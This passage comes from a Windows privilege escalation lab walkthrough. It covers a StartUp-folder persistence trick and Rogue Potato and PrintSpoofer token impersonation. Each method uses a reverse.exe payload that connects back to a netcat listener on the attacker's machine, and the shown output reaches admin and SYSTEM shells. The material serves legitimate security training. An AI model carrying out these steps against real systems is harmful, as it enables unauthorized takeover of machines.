
```
C:\PrivEsc>C:\PrivEsc\accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"
C:\PrivEsc\accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"

AccessChk v4.02 - Check access of files, keys, objects, processes or services
Copyright (C) 2006-2007 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
  Medium Mandatory Level (Default) [No-Write-Up]
  RW BUILTIN\Users
  RW WIN-QBA94KB3IOF\Administrator
  RW WIN-QBA94KB3IOF\admin
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
  R  Everyone
```

Now we copy our reverse.exe file into path of start up apps.



```
C:\PrivEsc>copy reverse.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\reverse.exe"
        1 file(s) copied.

C:\PrivEsc>_
```

then start listner and wait for admin to login.




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.8.94.182] from (UNKNOWN) [10.10.81.109] 49812
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami'
whoami'
'whoami'' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
win-qba94kb3iof\admin
```

Yay! we escalate our privileges from it and now we are an admin.

Token Impersonation - Rogue Potato

In this method we assume that we have privilege's of `nt authority\local service` and we want privilege of `nt authority\system`.

now, if we write `whoami /priv`



```
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```


we clearly see that we have `SeImpersonateprivilege` enable so we can do token impersonation.

now for that `RoguePotato.exe` is already located in our system at Privesc directory.

we use `socat tcp-listen:135,reuseaddr,fork tcp:10.10.248.110:9999` for port forwarding every traffic comes to 135 port then it will be forwaded to victim machine on 9999 which is default port for


Roguepotato.

`C:\PrivEsc\RoguePotato.exe -r 10.8.94.182 -e "C:\PrivEsc\reverse.exe" -l 9999`



```
C:\Windows\system32>C:\PrivEsc\RoguePotato.exe -r 10.8.94.182 -e "C:\PrivEsc\reverse.exe" -l 9999

C:\PrivEsc\RoguePotato.exe -r 10.8.94.182 -e "C:\PrivEsc\reverse.exe" -l 9999
[+] Starting RoguePotato...
[*] Creating Rogue OXID resolver thread
[*] Creating Pipe Server thread..
[*] Creating TriggerDCOM thread...
[*] Listening on pipe \\.\pipe\RoguePotato\pipe\epmapper, waiting for client to connect
[*] Starting RogueOxidResolver RPC Server listening on port 9999 ...
[*] Calling CoGetInstanceFromIStorage with CLSID:{4991d34b-80a1-4291-83b6-3328366b9097}
[*] IStoragetrigger written:104 bytes
[*] SecurityCallback RPC call
[*] ServerAlive2 RPC Call
[*] SecurityCallback RPC call
[*] ResolveOxid2 RPC call, this is for us!
[*] ResolveOxid2: returned endpoint binding information = ncacn_np:localhost/pipe/RoguePotato[\pipe\epmapper]
[*] Client connected!
[+] Got SYSTEM Token!!!
[*] Token has SE_ASSIGN_PRIMARY_NAME, using CreateProcessAsUser() for launching: C:\PrivEsc\reverse.exe
[+] RoguePotato gave you the SYSTEM powerz :D
```

on attacker machine, start listener before running above command.




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.8.94.182] from (UNKNOWN) [10.10.248.110] 49880
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```


Token Impersonation - PrintSpoofer

Now in this we dosen’t require socat so we need to run Printspoofer.

`C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe" -i`



```
C:\Windows\system32>C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe" -i

C:\PrivEsc\PrintSpoofer.exe -c "C:\PrivEsc\reverse.exe" -i
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
```



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.8.94.182] from (UNKNOWN) [10.10.248.110] 49941
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Yay! we escalate our privileges from it and now we are an admin.

Several tools have been written which help find potential privilege escalations on Windows.

winPEAS.exe(https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS)

Seatbelt.exe(https://github.com/carlospolop/winPE/tree/master/binaries/seatbelt)

PowerUp.ps1(https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1)

SharpUp.exe(https://github.com/GhostPack/SharpUp)